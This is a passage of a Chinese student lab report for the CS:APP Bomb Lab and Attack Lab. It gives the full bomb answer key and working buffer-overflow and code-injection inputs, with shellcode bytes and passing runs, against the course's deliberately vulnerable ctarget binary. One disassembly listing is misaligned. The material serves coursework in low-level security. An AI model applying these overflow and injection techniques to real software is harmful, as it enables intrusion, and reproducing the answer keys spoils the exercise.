401099: 0f b6 92 b0 24 40 00             movzbl  0x4024b0(%rdx),%edx
4010a0: 88 54 04 10                       mov     %dl,0x10(%rsp,%rax,1)
4010a4: 48 83 c0 01                       add     $0x1,%rax
4010a8: 48 83 f8 06                       cmp     $0x6,%rax
4010ac: 75 dd                             jne     40108b <phase_5+0x29>
```

又相同的 string\_length 函数，通关第一关的经验，肯定要输入一个字符串并且长度为 6，在测试文件中写入 6 个字符，调试程序

输入 6 个字符，把每个字符 & 0xf，所得结果作为下标，从一个字符数组中取字符，最终组成“flyers”

## 6. phase\_6

```
00000000004010f4 <phase_6>:
4010f4: 41 56                             push    %r14
4010f6: 41 55                             push    %r13
4010f8: 41 54                             push    %r12
4010fa: 55                             push    %rbp
4010fb: 53                             push    %rbx
4010fc: 48 83 ec 50                       sub     $0x50,%rsp
401100: 49 89 e5                           mov     %rsp,%r13
401103: 48 89 e6                           mov     %rsp,%rsi
401106: e8 51 03 00 00                   call    40145c <read_six_numbers>
40110b: 49 89 e6                           mov     %rsp,%r14
40110e: 41 bc 00 00 00 00               mov     $0x0,%r12d
401114: 4c 89 ed                           mov     %r13,%rbp
401117: 41 8b 45 00                       mov     0x0(%r13),%eax
40111b: 83 e8 01                         sub     $0x1,%eax
40111e: 83 f8 05                         cmp     $0x5,%eax
401121: 76 05                             jbe     401128 <phase_6+0x34>
401123: e8 12 03 00 00                   call    40143a <explode_bomb>
401128: 41 83 c4 01                       add     $0x1,%r12d
40112c: 41 83 fc 06                       cmp     $0x6,%r12d
401130: 74 21                             je      401153 <phase_6+0x5f>
401132: 44 89 e3                           mov     %r12d,%ebx
```

401106 读出 6 个 int 到 rsp 中

40110e 检测六个 int 是否为[1, 2, 3, 4, 5, 6]的任意排序

401153 将这个六个 int 变为  $7 - \text{int}$

40116f 将 第  $7 - \text{int}$  个链表元素 放到  $\text{rsp}0x20 + \text{int}$  的相对位置  $\times 2$  的位置

4011bd 链表， 被换成了 咱们数组中的顺序 ， 和题目无关

4011d2 检测没一个 都  $\text{curArrayValue} \geq \text{nextArrayValue}$  即要求现在的数组降序

需要读入六个数字，随意写 1 2 3 4 5 6 测试，断点在 0x401117 处调试

所以需要保证其数据为排列为 3 4 5 6 1 2，又因为在第 2 步用 7 将数据去补数，所以转换后为 4 3 2 1 6 5

## 7. secret\_phase

在 bomb.c 注释说明了存在彩蛋关，查看汇编代码，发现 phase\_defused 函数会调用函数 secret\_phase

只有输入的参数前两个为整数，第三个为字符串 DrEvil 时才不会跳过隐藏关。再看看运行结束时 0x603870 里面的字符串是什么

是第四关选择的答案。那么在第四关后面加上字符串 DrEvil 开启隐藏关卡，查看 secret\_phase 函数代码。

简单的分析可以发现这个一个二叉搜索树，再看看他的规律

左会乘以 2 ， 右会变成 0， 不相等则  $\text{rax} = \text{rax} + \text{rax} + 1$

所以我们发现当 eax 为 0 的时候 左边可以走任意多次，并且在后面走的左边都无所谓。

可以发现右边是初始化的起点，因为答案需要  $\text{eax} == 2$ ，参考下面这个树我们可以 “左右”两步搞定，当然在走一个左也无所谓。

所以最后的序列是： 左右（左）

因此即答案为：20 22

```
Border relations with Canada have never been better.  
1 2 4 8 16 32  
0 207 1 311  
0 0 DrEvil  
) />%FG  
4 3 2 1 6 5  
20 22
```

```
root@ajun20212753:/home/ajun/bomb# ./bomb < key  
Welcome to my fiendish little bomb. You have 6 phases with  
which to blow yourself up. Have a nice day!  
Phase 1 defused. How about the next one?  
That's number 2. Keep going!  
Halfway there!  
So you got that one. Try this one.  
Good work! On to the next...  
Curses, you've found the secret phase!  
But finding it and solving it are quite different...  
Wow! You've defused the secret stage!  
Congratulations! You've defused the bomb!
```

## 实验 3: Attack Lab

课程名称: 微机原理与接口技术课程实验

实验日期: 2024 年 4 月 11 日

班级: 计算机科学与技术 3 班

姓名: 刘军 学 号: 20212753

### 一、 实验目的

1. 防止攻击者定位攻击;
2. 掌握使用金丝雀防护。

### 二、 实验环境

- VMware Workstation 虚拟机环境下的 Ubuntu 64 位。

### 三、 实验内容

**实验准备阶段:** 首先需要使用 ubuntu 联网环境跳转到链接下载实验所需的 attacklab: <http://csapp.cs.cmu.edu/3e/labs.html>

下载 target1 压缩包并输入 \$ tar -xvf target1.tar 进行解压缩, 进入该目录所有文件如下所示:

```
root@ajun20212753:/home/ajun/target1# ll
总计 184
drwxrwxr-x  2 ajun ajun  4096  4月 15 10:04 ./
drwxr-x--- 20 ajun ajun  4096  4月 15 10:04 ../
-rw-rw-r--  1 ajun ajun    11  1月 12  2016 cookie.txt
-rwxrwxr-x  1 ajun ajun 67500  1月 12  2016 ctarg*
-rw-rw-r--  1 ajun ajun  2639  1月 12  2016 farm.c
-rwxrwxr-x  1 ajun ajun 21623  1月 12  2016 hex2raw*
-rw-r--r--  1 ajun ajun   635  1月 12  2016 README.txt
-rwxrwxr-x  1 ajun ajun 73161  1月 12  2016 rtarg*
```

图 3-1

当前提供材料包含一个攻击实验室实例的材料:

### 1. ctarget

带有代码注入漏洞的 Linux 二进制文件。用于作业的第 1-3 阶段。

### 2. rtarget

带有面向返回编程漏洞的 Linux 二进制文件。用于作业的第 4-5 阶段。

### 3. cookie.txt

包含此实验室实例所需的 4 字节签名的文本文件。（通过一些 Phase 需要用到的字符串）

### 4. farm.c

rtarget 实例中出现的 gadget 场的源代码。您可以编译(使用标志-Og)并反汇编它来查找 gadget。

### 5. hex2raw

生成字节序列的实用程序。参见实验讲义中的文档。（Lab 提供给我们的把 16 进制数转二进制字符串的程序

## 实验过程阶段：

使用 `objdump -d ctarget > ctarget.asm` 以及 `objdump -d rtarget > rtarget.asm` 对 ctarget 以及 rtarget 进行反汇编，得到 ctarget.asm 和 rtarget.asm。

```
root@ajun20212753:/home/ajun/target1# objdump -d ctarget > ctarget.asm
root@ajun20212753:/home/ajun/target1# objdump -d rtarget > rtarget.asm
root@ajun20212753:/home/ajun/target1# ll
总计 416
drwxrwxr-x  2 ajun ajun   4096  4月 15 10:07 ./
drwxr-x--- 20 ajun ajun   4096  4月 15 10:04 ../
-rw-rw-r--  1 ajun ajun     11  1月 12  2016 cookie.txt
-rwxrwxr-x  1 ajun ajun  67500  1月 12  2016 ctarget*
-rw-r--r--  1 root root 114294  4月 15 10:06 ctarget.asm
-rw-rw-r--  1 ajun ajun   2639  1月 12  2016 farm.c
-rwxrwxr-x  1 ajun ajun  21623  1月 12  2016 hex2raw*
-rw-r--r--  1 ajun ajun    635  1月 12  2016 README.txt
-rwxrwxr-x  1 ajun ajun  73161  1月 12  2016 rtarget*
-rw-r--r--  1 root root 119689  4月 15 10:07 rtarget.asm
```

图 3-3

在官方文档的目标程序给出,CTARGET 和 RTARGET 都从标准输入读取字符串。它们使用下面定义的函数 getbuf 来执行此操作:

```
1 unsigned getbuf()
2 {
3     char buf[BUFFER_SIZE];
4     Gets(buf);
5     return 1;
6 }
```

图 3-4

函数 Gets 类似于标准库函数 gets—它从标准输入中（从缓冲区）读取字符串（以 ' \n ' 或文件结束符结束）并将其（连同空结束符）存储在指定的目的地。即空格/Tab/回车可以写入数组文本文件，不算作字符元素，不占字节，直到文件结束，如果是命令行输入的话，直到回车结束（区别 getchar()：是在输入缓冲区顺序读入一个字符（包括空格、回车和 Tab）结束，scanf：空格/Tab/回车都当作结束。函数 Gets() 无法确定它们的目标缓冲区是否足够大，以存储它们读取的字符串。它们只是复制字节序列，可能会超出在目的地分配的存储边界（缓冲区溢出）对应汇编代码：

```
00000000004017a8 <getbuf>:
4017a8: 48 83 ec 28          sub    $0x28,%rsp
4017ac: 48 89 e7             mov    %rsp,%rdi
4017af: e8 8c 02 00 00      call  401a40 <Gets>
4017b4: b8 01 00 00 00      mov    $0x1,%eax
4017b9: 48 83 c4 28          add    $0x28,%rsp
4017bd: c3                 ret
4017be: 90                 nop
4017bf: 90                 nop
```

图 3-5

因为 Ctarget 就是让我们通过缓冲区溢出来达到实验目的，所以可以推断 sub \$0x28,%rsp 的 40 个字节数就等于输入字符串的最大空间，如果大于 40 个字节，则发生缓冲区溢出（超过 40 个字节的部分作为函数返回地址，如果不是确切对应指令的地址，则会误入未知区域（报错：Type string:Ouch!: You



caused a segmentation fault!段错误，可能访问了未知内存))。

## 1. phase1

首先执行 ctarget。

注意我们在执行 ctarget 程序的时候默认是连接到 cmu 的服务器，但是我们不是 cmu 的学生所以连不上服务器也就无法执行代码，所以执行的时候要加命令行参数 -q 以阻止连接到服务器的行为。这里随便填了几个数字，报错。

ctarget 的流程大概就是执行 test 函数，然后输入字符串。这里 level 1 的要求是调用 touch1 函数即可。找到 ctarget 里 getbuf 函数的反汇编。


```
root@ajun20212753:/home/ajun/target1# ./ctarget -q
Cookie: 0x59b997fa
Type string:1234
No exploit. Getbuf returned 0x1
Normal return
```

ctarget 的流程大概就是执行 test 函数，然后输入字符串。这里 level 1 的要求是调用 touch1 函数即可。

查看 touch1 的反汇编

```
0000000004017c0 <touch1>:
4017c0: 48 83 ec 08      sub    $0x8,%rsp
4017c4: c7 05 0e 2d 20 00 01 movl   $0x1,0x202d0e(%rip)    # 6044dc <vlevel>
4017cb: 00 00 00
4017ce: bf c5 30 40 00   mov    $0x4030c5,%edi
4017d3: e8 e8 f4 ff ff   call   400cc0 <puts@plt>
4017d8: bf 01 00 00 00   mov    $0x1,%edi
4017dd: e8 ab 04 00 00   call   401c8d <validate>
4017e2: bf 00 00 00 00   mov    $0x0,%edi
4017e7: e8 54 f6 ff ff   call   400e40 <exit@plt>
```

发现 touch1 的首地址是 0x4017c0，注意我们这里要用小端法，即输入的字符串要写成 c0 17 40 这样，开辟的 40 字节空间里面填什么无所谓。最后我们可以填成这样：



```
1 ubuntu x 2 ubuntu x +
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
c0 17 40
```





```

00000000004018fa <touch3>:
4018fa: 53                push    %rbx
4018fb: 48 89 fb          mov     %rdi,%rbx
4018fe: c7 05 d4 2b 20 00 03 movl    $0x3,0x202bd4(%rip)        # 6044dc <vlevel>
401905: 00 00 00          mov     %rdi,%rsi
401908: 48 89 fe          mov     0x202bd3(%rip),%edi        # 6044e4 <cookie>
40190b: 8b 3d d3 2b 20 00 call    40184c <hexmatch>
401911: e8 36 ff ff ff    test   %eax,%eax
401916: 85 c0             je      40193d <touch3+0x43>
401918: 74 23             mov     %rbx,%rdx
40191a: 48 89 da          mov     $0x403138,%esi
40191d: be 38 31 40 00    mov     $0x1,%edi
401922: bf 01 00 00 00    mov     $0x0,%eax
401927: b8 00 00 00 00    call    400df0 <__printf_chk@plt>
40192c: e8 bf f4 ff ff    mov     $0x3,%edi
401931: bf 03 00 00 00    call    401c8d <validate>
401936: e8 52 03 00 00    jmp     40195e <touch3+0x64>
40193b: eb 21             mov     %rbx,%rdx
40193d: 48 89 da          mov     $0x403160,%esi
401940: be 60 31 40 00    mov     $0x1,%edi
401945: bf 01 00 00 00    mov     $0x0,%eax
40194a: b8 00 00 00 00    call    400df0 <__printf_chk@plt>
40194f: e8 9c f4 ff ff

```

这次还是要调用 touch3，与前面不同的是，这次传进的参数是一个字符串，同时函数内部用了另外一个函数来比较。本次要 比较的是"59b997fa"这个字符串。

writeup 里给了几个提示：

在 C 语言中字符串是以 \0 结尾，所以在字符串序列的结尾是一个字节 0

man ascii 可以用来查看每个字符的 16 进制表示

当调用 hexmatch 和 strncmp 时，他们会把数据压入到栈中，有可能会覆盖 getbuf 栈帧的数据，所以传进去字符串的位置必须小心谨慎。

这次与上一次的最大区别就是多了一个函数，hexmatch 也开辟了 110 字节的栈帧，strncmp 也会开辟空间，但是就代码来看，\*s 存放的地址是随机的，如果我们将数据放在 getbuf 的栈空间里面，很有可能就被这两个函数 cover 了。所以我们要把数据放到一个相对安全的栈空间里，这里我们选择放在父帧即 test 的栈空间里。gdb 看一下 test 栈空间地址。

```

(gdb) break *0x40196c
Breakpoint 1 at 0x40196c: file visible.c, line 92.
(gdb) run -q
Starting program: /home/ajun/target1/ctarget -q
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Cookie: 0x59b997fa

```

```

Breakpoint 1, test () at visible.c:92
92     visible.c: 没有那个文件或目录.
(gdb) info r rsp
rsp                0x5561dca8          0x5561dca8
(gdb)

```

解题思路：

cookie 转化为 16 进制

将字符串写到不会被覆盖的 test 栈空间，再将该地址送到%rdi 中

将 touch3 首地址压栈再 ret

汇编代码

```
movq    $0x5561dca8, %rdi
pushq   0x4018fa
ret
```

编译查看

```
root@ajun20212753:/home/ajun/target1# vim l3.s
root@ajun20212753:/home/ajun/target1# gcc -c l3.s
root@ajun20212753:/home/ajun/target1# objdump -d l3.o
```


l3.o:        文件格式 elf64-x86-64

Disassembly of section .text:

```
0000000000000000 <.text>:
   0:   48 c7 c7 a8 dc 61 55   mov     $0x5561dca8,%rdi
   7:   ff 34 25 fa 18 40 00   push    0x4018fa
  e:   c3                   ret
```

使用 man ascii 命令得到 cookie 的十六进制

最后的输入文件



```
root@ajun20212753:/home/ajun/target1# ./hex2raw < l3.txt | ./ctarget -q
Cookie: 0x59b997fa
Type string:Touch3!: You called touch3("59b997fa")
Valid solution for level 3 with target ctarget
PASS: Would have posted the following:
      user id bovik
      course 15213-f15
      lab    attacklab
      result 1:PASS:0xffffffff:ctarget:3:48 C7 C7 A8 DC 61 55 68 FA 18 40 00 C3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 DC 61 55 00 00 00 00 35 39 62 39 39 37 66 61 00
```